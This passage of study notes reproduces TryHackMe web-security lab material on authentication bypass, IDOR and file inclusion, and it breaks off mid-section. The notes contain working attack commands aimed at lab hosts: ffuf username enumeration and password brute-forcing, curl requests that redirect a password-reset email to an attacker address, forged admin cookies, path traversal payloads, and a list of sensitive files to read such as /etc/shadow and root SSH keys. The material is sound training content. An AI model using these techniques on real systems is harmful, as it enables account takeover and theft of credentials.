**In the above example, the -w argument selects the file's location on the computer that contains the list of usernames that we're going to check exists. The -X argument specifies the request method, this will be a GET request by default, but it is a POST request in our example. The -d argument specifies the data that we are going to send. In our example, we have the fields username, email, password and cpassword. We've set the value of the username to FUZZ. In the ffuf tool, the FUZZ keyword signifies where the contents from our wordlist will be inserted in the request. The -H argument is used for adding additional headers to the request. In this instance, we're setting the Content-Type so the web server knows we are sending form data. The -u argument specifies the URL we are making the request to, and finally, the -mr argument is the text on the page we are looking for to validate we've found a valid username.**

**The ffuf tool and wordlist come pre-installed on the AttackBox or can be installed locally by downloading it from**[**https://github.com/ffuf/ffuf**](https://github.com/ffuf/ffuf)**.**

**Create a file called valid\_usernames.txt and add the usernames that you found using ffuf; these will be used in Task 3.**

**c-** **Brute Force**

**Using the valid\_usernames.txt file we generated in the previous task, we can now use this to attempt a brute force attack on the login page (**[**http://10.10.238.42/customers/login**](http://10.10.238.42/customers/login)**).**

**Note: If you created your valid\_usernames file by piping the output from ffuf directly you may have difficulty with this task. Clean your data, or copy just the names into a new file.**

**A brute force attack is an automated process that tries a list of commonly used passwords against either a single username or, like in our case, a list of usernames.**

**When running this command, make sure the terminal is in the same directory as the valid\_usernames.txt file.**

**Bruteforcing with ffuf**

**user@tryhackme$ ffuf -w valid\_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.10.238.42/customers/login -fc 200**


**This ffuf command is a little different to the previous one in Task 2. Previously we used the FUZZ keyword to select where in the request the data from the wordlists would be inserted, but because we're using multiple wordlists, we have to specify our own FUZZ keyword. In this instance, we've chosen W1 for our list of valid usernames and W2 for the list of passwords we will try. The multiple wordlists are again specified with the -w argument but separated with a comma.  For a positive match, we're using the -fc argument to check for an HTTP status code other than 200.**

**Running the above command will find a single working username and password combination that answers the question below.**

**d-** **Logic Flaw**

**What is a Logic Flaw?**

**Sometimes authentication processes contain logic flaws. A logic flaw is when the typical logical path of an application is either bypassed, circumvented or manipulated by a hacker. Logic flaws can exist in any area of a website, but we're going to concentrate on examples relating to authentication in this instance.**

****

**Logic Flaw Example**

**The below mock code example checks to see whether the start of the path the client is visiting begins with /admin and if so, then further checks are made to see whether the client is, in fact, an admin. If the page doesn't begin with /admin, the page is shown to the client.**

**if( url.substr(0,6) === '/admin') {**

**# Code to check user is an admin**

**} else {**

**# View Page**


**}**

**Because the above PHP code example uses three equals signs (===), it's looking for an exact match on the string, including the same letter casing. The code presents a logic flaw because an unauthenticated user requesting /adMin will not have their privileges checked and have the page displayed to them, totally bypassing the authentication checks.**

**Logic Flaw Practical**

**We're going to examine the Reset Password function of the Acme IT Support website (**[**http://10.10.238.42/customers/reset**](http://10.10.238.42/customers/reset)**). We see a form asking for the email address associated with the account on which we wish to perform the password reset. If an invalid email is entered, you'll receive the error message "Account not found from supplied email address".**

**For demonstration purposes, we'll use the email address robert@acmeitsupport.thm which is accepted. We're then presented with the next stage of the form, which asks for the username associated with this login email address. If we enter robert as the username and press the Check Username button, you'll be presented with a confirmation message that a password reset email will be sent to robert@acmeitsupport.thm.**

****

**At this stage, you may be wondering what the vulnerability could be in this application as you have to know both the email and username and then the password link is sent to the email address of the account owner.**

**This walkthrough will require running both of the below Curl Requests on the AttackBox which can be opened by using the Blue Button Above.**

**In the second step of the reset email process, the username is submitted in a POST field to the web server, and the email address is sent in the query string request as a GET field.**

**Let's illustrate this by using the curl tool to manually make the request to the webserver.**

**Curl Request 1:**

**user@tryhackme$ curl 'http://10.10.238.42/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert'**


**We use the -H flag to add an additional header to the request. In this instance, we are setting the Content-Type to application/x-www-form-urlencoded, which lets the web server know we are sending form data so it properly understands our request.**

**In the application, the user account is retrieved using the query string, but later on, in the application logic, the password reset email is sent using the data found in the PHP variable $\_REQUEST.**

**The PHP $\_REQUEST variable is an array that contains data received from the query string and POST data. If the same key name is used for both the query string and POST data, the application logic for this variable favours POST data fields rather than the query string, so if we add another parameter to the POST form, we can control where the password reset email gets delivered.**

**Curl Request 2:**

**user@tryhackme$ curl 'http://10.10.238.42/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=attacker@hacker.com'**

****

**For the next step, you'll need to create an account on the Acme IT support customer section, doing so gives you a unique email address that can be used to create support tickets. The email address is in the format of {username}@customer.acmeitsupport.thm**

**Now rerunning Curl Request 2 but with your @acmeitsupport.thm in the email field you'll have a ticket created on your account which contains a link to log you in as Robert. Using Robert's account, you can view their support tickets and reveal a flag.**

**Curl Request 2 (but using your @acmeitsupport.thm account):**

**user@tryhackme:~$ curl 'http://10.10.238.42/customers/reset?email=robert@acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email={username}@customer.acmeitsupport.thm'**

**e-Cookie Tampering**

**Examining and editing the cookies set by the web server during your online session can have multiple outcomes, such as unauthenticated access, access to another user's account, or elevated privileges. If you need a refresher on cookies, check out the**[**HTTP In Detail**](https://tryhackme.com/room/httpindetail)**room on task 6.**

**Plain Text**

**The contents of some cookies can be in plain text, and it is obvious what they do. Take, for example, if these were the cookie set after a successful login:**

**Set-Cookie: logged\_in=true; Max-Age=3600; Path=/  
Set-Cookie: admin=false; Max-Age=3600; Path=/**

**We see one cookie (logged\_in), which appears to control whether the user is currently logged in or not, and another (admin), which controls whether the visitor has admin privileges. Using this logic, if we were to change the contents of the cookies and make a request we'll be able to change our privileges.**

**First, we'll start just by requesting the target page:**

**Curl Request 1**

**user@tryhackme$ curl http://10.10.238.42/cookie-test**

**We can see we are returned a message of: Not Logged In**

**Now we'll send another request with the logged\_in cookie set to true and the admin cookie set to false:**

**Curl Request 2**

**user@tryhackme$ curl -H "Cookie: logged\_in=true; admin=false" http://10.10.238.42/cookie-test**

**We are given the message: Logged In As A User**

**Finally, we'll send one last request setting both the logged\_in and admin cookie to true:**

**Curl Request 3**

**user@tryhackme$ curl -H "Cookie: logged\_in=true; admin=true" http://10.10.238.42/cookie-test**

**This returns the result: Logged In As An Admin as well as a flag which you can use to answer question one.**

**Hashing**

**Sometimes cookie values can look like a long string of random characters; these are called hashes which are an irreversible representation of the original text. Here are some examples that you may come across:**

|  |  |  |
| --- | --- | --- |
| **Original String** | **Hash Method** | **Output** |
| **1** | **md5** | **c4ca4238a0b923820dcc509a6f75849b** |
| **1** | **sha-256** | **6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b** |
| **1** | **sha-512** | **4dff4ea340f0a823f15d3f4f01ab62eae0e5da579ccb851f8db9dfe84c58b2b37b89903a740e1ee172da793a6e79d560e5f7f9bd058a12a280433ed6fa46510a** |
| **1** | **sha1** | **356a192b7913b04c54574d18c28d46e6395428ab** |

**You can see from the above table that the hash output from the same input string can significantly differ depending on the hash method in use. Even though the hash is irreversible, the same output is produced every time, which is helpful for us as services such as**[**https://crackstation.net/**](https://crackstation.net/)**keep databases of billions of hashes and their original strings.**

**Encoding**

**Encoding is similar to hashing in that it creates what would seem to be a random string of text, but in fact, the encoding is reversible. So it begs the question, what is the point in encoding? Encoding allows us to convert binary data into human-readable text that can be easily and safely transmitted over mediums that only support plain text ASCII characters.  
  
Common encoding types are base32 which converts binary data to the characters A-Z and 2-7, and base64 which converts using the characters a-z, A-Z, 0-9,+, / and the equals sign for padding.**

**Take the below data as an example which is set by the web server upon logging in:**

**Set-Cookie: session=eyJpZCI6MSwiYWRtaW4iOmZhbHNlfQ==; Max-Age=3600; Path=/**

**This string base64 decoded has the value of {"id":1,"admin": false} we can then encode this back to base64 encoded again but instead setting the admin value to true, which now gives us admin access.**

**5-** **IDOR**

[**https://medium.com/@wiktorderda/idor-tryhackme-walkthrough-7369f7a34e9**](https://medium.com/@wiktorderda/idor-tryhackme-walkthrough-7369f7a34e9)

**a-** **What is an IDOR?**

**In this room, you're going to learn what an IDOR vulnerability is, what they look like, how to find them and a practical task exploiting a real case scenario.**

**What is an IDOR?**

**IDOR stands for Insecure Direct Object Reference and is a type of access control vulnerability.**

**This type of vulnerability can occur when a web server receives user-supplied input to retrieve objects (files, data, documents), too much trust has been placed on the input data, and it is not validated on the server-side to confirm the requested object belongs to the user requesting it.**


**b-** **An IDOR Example**

**Imagine you've just signed up for an online service, and you want to change your profile information. The link you click on goes to http://online-service.thm/profile?user\_id=1305, and you can see your information.  
Curiosity gets the better of you, and you try changing the user\_id value to 1000 instead (http://online-service.thm/profile?user\_id=1000), and to your surprise, you can now see another user's information. You've now discovered an IDOR vulnerability! Ideally, there should be a check on the website to confirm that the user information belongs to the user logged requesting it.  
Using what you've learnt above, click on the View Site button and try and receive a flag by discovering and exploiting an IDOR vulnerability.**

**c-** **Finding IDORs in Encoded IDs**

**Encoded IDs**

**When passing data from page to page either by post data, query strings, or cookies, web developers will often first take the raw data and encode it. Encoding ensures that the receiving web server will be able to understand the contents. Encoding changes binary data into an ASCII string commonly using the a-z, A-Z, 0-9 and = character for padding. The most common encoding technique on the web is base64 encoding and can usually be pretty easy to spot. You can use websites like**[**https://www.base64decode.org/**](https://www.base64decode.org/)**to decode the string, then edit the data and re-encode it again using**[**https://www.base64encode.org/**](https://www.base64encode.org/)**and then resubmit the web request to see if there is a change in the response.  
  
See the image below as a graphical example of this process:**

****

**d-** **Finding IDORs in Hashed IDs**

**Hashed IDs**

**Hashed IDs are a little bit more complicated to deal with than encoded ones, but they may follow a predictable pattern, such as being the hashed version of the integer value. For example, the Id number 123 would become 202cb962ac59075b964b07152d234b70 if md5 hashing were in use.**

**It's worthwhile putting any discovered hashes through a web service such as**[**https://crackstation.net/**](https://crackstation.net/)**(which has a database of billions of hash to value results) to see if we can find any matches.**

**e-** **Finding IDORs in Unpredictable IDs**

**Unpredictable IDs**

**If the Id cannot be detected using the above methods, an excellent method of IDOR detection is to create two accounts and swap the Id numbers between them. If you can view the other users' content using their Id number while still being logged in with a different account (or not logged in at all), you've found a valid IDOR vulnerability.**

**f-** **Where are IDORs located**

**Where are they located?**

**The vulnerable endpoint you're targeting may not always be something you see in the address bar. It could be content your browser loads in via an AJAX request or something that you find referenced in a JavaScript file.**

**Sometimes endpoints could have an unreferenced parameter that may have been of some use during development and got pushed to production. For example, you may notice a call to /user/details displaying your user information (authenticated through your session). But through an attack known as parameter mining, you discover a parameter called user\_id that you can use to display other users' information, for example, /user/details?user\_id=123.**

**g-** **A Practical IDOR Example**

**Begin by pressing the Start Machine button; once started, click the below link and open it in a new browser tab:**


[**https://LAB\_WEB\_URL.p.thmlabs.com**](https://LAB_WEB_URL.p.thmlabs.com)

**Firstly you'll need to log in. To do this, click on the customer's section and create an account. Once logged in, click on the Your Account tab.**

**The Your Account section gives you the ability to change your information such as username, email address and password. You'll notice the username and email fields pre-filled in with your information.**

**We'll start by investigating how this information gets pre-filled. If you open your browser developer tools, select the network tab and then refresh the page, you'll see a call to an endpoint with the path /api/v1/customer?id={user\_id}.**

**This page returns in JSON format your user id, username and email address. We can see from the path that the user information shown is taken from the query string's id parameter (see below image).**

****

**You can try testing this id parameter for an IDOR vulnerability by changing the id to another user's id. Try selecting users with IDs 1 and 3 and then answer the questions below.**

**6-** **File Inclusion**


**https://rahulk2903.medium.com/file-inclusion-tryhackme-walkthrough-99288e6dd348**

**a-** **Introduction**

**What is File inclusion?**


**This room aims to equip you with the essential knowledge to exploit file inclusion vulnerabilities, including Local File Inclusion (LFI), Remote File Inclusion (RFI), and directory traversal. Also, we will discuss the risk of these vulnerabilities if they're found and the required remediation. We provide some practical examples of each vulnerability as well as hands-on challenges.**

**In some scenarios, web applications are written to request access to files on a given system, including images, static text, and so on via parameters. Parameters are query parameter strings attached to the URL that could be used to retrieve data or perform actions based on user input. The following diagram breaks down the essential parts of a URL.**

****

**For example, parameters are used with Google searching, where GET requests pass user input into the search engine. https://www.google.com/search?q=TryHackMe. If you are not familiar with the topic, you can view the**[**How The Web Works**](https://tryhackme.com/module/how-the-web-works)**module to understand the concept.**

**Let's discuss a scenario where a user requests to access files from a webserver. First, the user sends an HTTP request to the webserver that includes a file to display. For example, if a user wants to access and display their CV within the web application, the request may look as follows, http://webapp.thm/get.php?file=userCV.pdf, where the file is the parameter and the userCV.pdf, is the required file to access.**

****

**Why do File inclusion vulnerabilities happen?**

**File inclusion vulnerabilities are commonly found and exploited in various programming languages for web applications, such as PHP that are poorly written and implemented. The main issue of these vulnerabilities is the input validation, in which the user inputs are not sanitized or validated, and the user controls them. When the input is not validated, the user can pass any input to the function, causing the vulnerability.**


**What is the risk of File inclusion?**

**By default, an attacker can leverage file inclusion vulnerabilities to leak data, such as code, credentials or other important files related to the web application or operating system. Moreover, if the attacker can write files to the server by any other means, file inclusion might be used in tandem to gain remote command execution (RCE).**

**b-Deploy the VM**

**Deploy the attached VM to follow and apply the technique as well as do the challenges. In order to access this VM, please make sure to connect to the [TryHackMe network](https://tryhackme.com/access" \t "_blank) via OpenVPN or access it directly from the AttackBox, which can be launched by clicking the blue button on the top-right.**

**Please visit the link http://MACHINE\_IP/, which will show you the following page:**

****


**c-** **Path Traversal**

**Path Traversal**


**Also known as Directory traversal, a web security vulnerability allows an attacker to read operating system resources, such as local files on the server running an application. The attacker exploits this vulnerability by manipulating and abusing the web application's URL to locate and access files or directories stored outside the application's root directory.>**

**Path traversal vulnerabilities occur when the user's input is passed to a function such as file\_get\_contents in PHP. It's important to note that the function is not the main contributor to the vulnerability. Often poor input validation or filtering is the cause of the vulnerability. In PHP, you can use the file\_get\_contents to read the content of a file. You can find more information about the function**[**here**](https://www.php.net/manual/en/function.file-get-contents.php)**.**

**The following graph shows how a web application stores files in /var/www/app. The happy path would be the user requesting the contents of userCV.pdf from a defined path /var/www/app/CVs.**

**We can test out the URL parameter by adding payloads to see how the web application behaves. Path traversal attacks, also known as the dot-dot-slash attack, take advantage of moving the directory one step up using the double dots ../. If the attacker finds the entry point, which in this case get.php?file=, then the attacker may send something as follows, http://webapp.thm/get.php?file=../../../../etc/passwd**

**Suppose there isn't input validation, and instead of accessing the PDF files at /var/www/app/CVs location, the web application retrieves files from other directories, which in this case /etc/passwd. Each .. entry moves one directory until it reaches the root directory /. Then it changes the directory to /etc, and from there, it read the passwd file.**

****

**As a result, the web application sends back the file's content to the user.**

****

**Similarly, if the web application runs on a Windows server, the attacker needs to provide Windows paths. For example, if the attacker wants to read the boot.ini file located in c:\boot.ini, then the attacker can try the following depending on the target OS version:**

**http://webapp.thm/get.php?file=../../../../boot.ini or**

**http://webapp.thm/get.php?file=../../../../windows/win.ini**

**The same concept applies here as with Linux operating systems, where we climb up directories until it reaches the root directory, which is usually .**

**Sometimes, developers will add filters to limit access to only certain files or directories. Below are some common OS files you could use when testing.**

|  |  |
| --- | --- |
| **Location** | **Description** |
| **/etc/issue** | **contains a message or system identification to be printed before the login prompt.** |
| **/etc/profile** | **controls system-wide default variables, such as Export variables, File creation mask (umask), Terminal types, Mail messages to indicate when new mail has arrived** |
| **/proc/version** | **specifies the version of the Linux kernel** |
| **etc/passwd** | **has all registered users that have access to a system** |
| **/etc/shadow** | **contains information about the system's users' passwords** |
| **/root/.bash\_history** | **contains the history commands for root user** |
| **/var/log/dmessage** | **contains global system messages, including the messages that are logged during system startup** |
| **/var/mail/root** | **all emails for root user** |
| **/root/.ssh/id\_rsa** | **Private SSH keys for a root or any known valid user on the server** |
| **/var/log/apache2/access.log** | **the accessed requests for Apache web server** |
| **C:\boot.ini** | **contains the boot options for computers with BIOS firmware** |

d-Local File Inclusion – LFI

Local File Inclusion (LFI)

LFI attacks against web applications are often due to a developers' lack of security awareness. With PHP, using functions such as include, require, include\_once, and require\_once often contribute to vulnerable web applications. In this room, we'll be picking on PHP, but it's worth noting LFI vulnerabilities also occur when using other languages such as ASP, JSP, or even in Node.js apps. LFI exploits follow the same concepts as path traversal.

In this section, we will walk you through various LFI scenarios and how to exploit them.

**#1.** Suppose the web application provides two languages, and the user can select between the EN and AR

**<?PHP**

include($\_GET["lang"]);

**?>**

The PHP code above uses a GET request via the URL parameter lang to include the file of the page. The call can be done by sending the following HTTP request as follows: http://webapp.thm/index.php?lang=EN.php to load the English page or http://webapp.thm/index.php?lang=AR.php to load the Arabic page, where EN.php and AR.php files exist in the same directory.

Theoretically, we can access and display any readable file on the server from the code above if there isn't any input validation. Let's say we want to read the /etc/passwd file, which contains sensitive information about the users of the Linux operating system, we can try the following: http://webapp.thm/get.php?file=/etc/passwd

In this case, it works because there isn't a directory specified in the include function and no input validation.

Now apply what we discussed and try to read /etc/passwd file. Also, answer question #1 below.

**#2.** Next, In the following code, the developer decided to specify the directory inside the function.

**<?PHP**

include("languages/". $\_GET['lang']);

**?>**

In the above code, the developer decided to use the include function to call PHP pages in the languages directory only via lang parameters.

If there is no input validation, the attacker can manipulate the URL by replacing the lang input with other OS-sensitive files such as /etc/passwd.

Again the payload looks similar to the path traversal, but the include function allows us to include any called files into the current page. The following will be the exploit:

http://webapp.thm/index.php?lang=../../../../etc/passwd

Now apply what we discussed, try to read files within the server, and figure out the directory specified in the include function and answer question #2 below.

e-Local File Inclusion - LFI Continued

<https://rahulk2903.medium.com/file-inclusion-tryhackme-walkthrough-99288e6dd348>

In this task, we go a little bit deeper into LFI. We discussed a couple of techniques to bypass the filter within the include function.

**#3.** In the first two cases, we checked the code for the web app, and then we knew how to exploit it. However, in this case, we are performing black box testing, in which we don't have the source code. In this case, errors are significant in understanding how the data is passed and processed into the web app.

In this scenario, we have the following entry point: http://webapp.thm/index.php?lang=EN. If we enter an invalid input, such as THM, we get the following error

Warning: include(languages/THM.php): failed to open stream: No such file or directory in /var/www/html/THM-4/index.php on line 12

The error message discloses significant information. By entering THM as input, an error message shows what the include function looks like: include(languages/THM.php);.

If you look at the directory closely, we can tell the function includes files in the languages directory is adding .php at the end of the entry. Thus the valid input will be something as follows: index.php?lang=EN, where the file EN is located inside the given languages directory and named EN.php.

Also, the error message disclosed another important piece of information about the full web application directory path which is /var/www/html/THM-4/.

To exploit this, we need to use the ../ trick, as described in the directory traversal section, to get out the current folder. Let's try the following:

http://webapp.thm/index.php?lang=../../../../etc/passwd

Note that we used 4 ../ because we know the path has four levels /var/www/html/THM-4. But we still receive the following error:

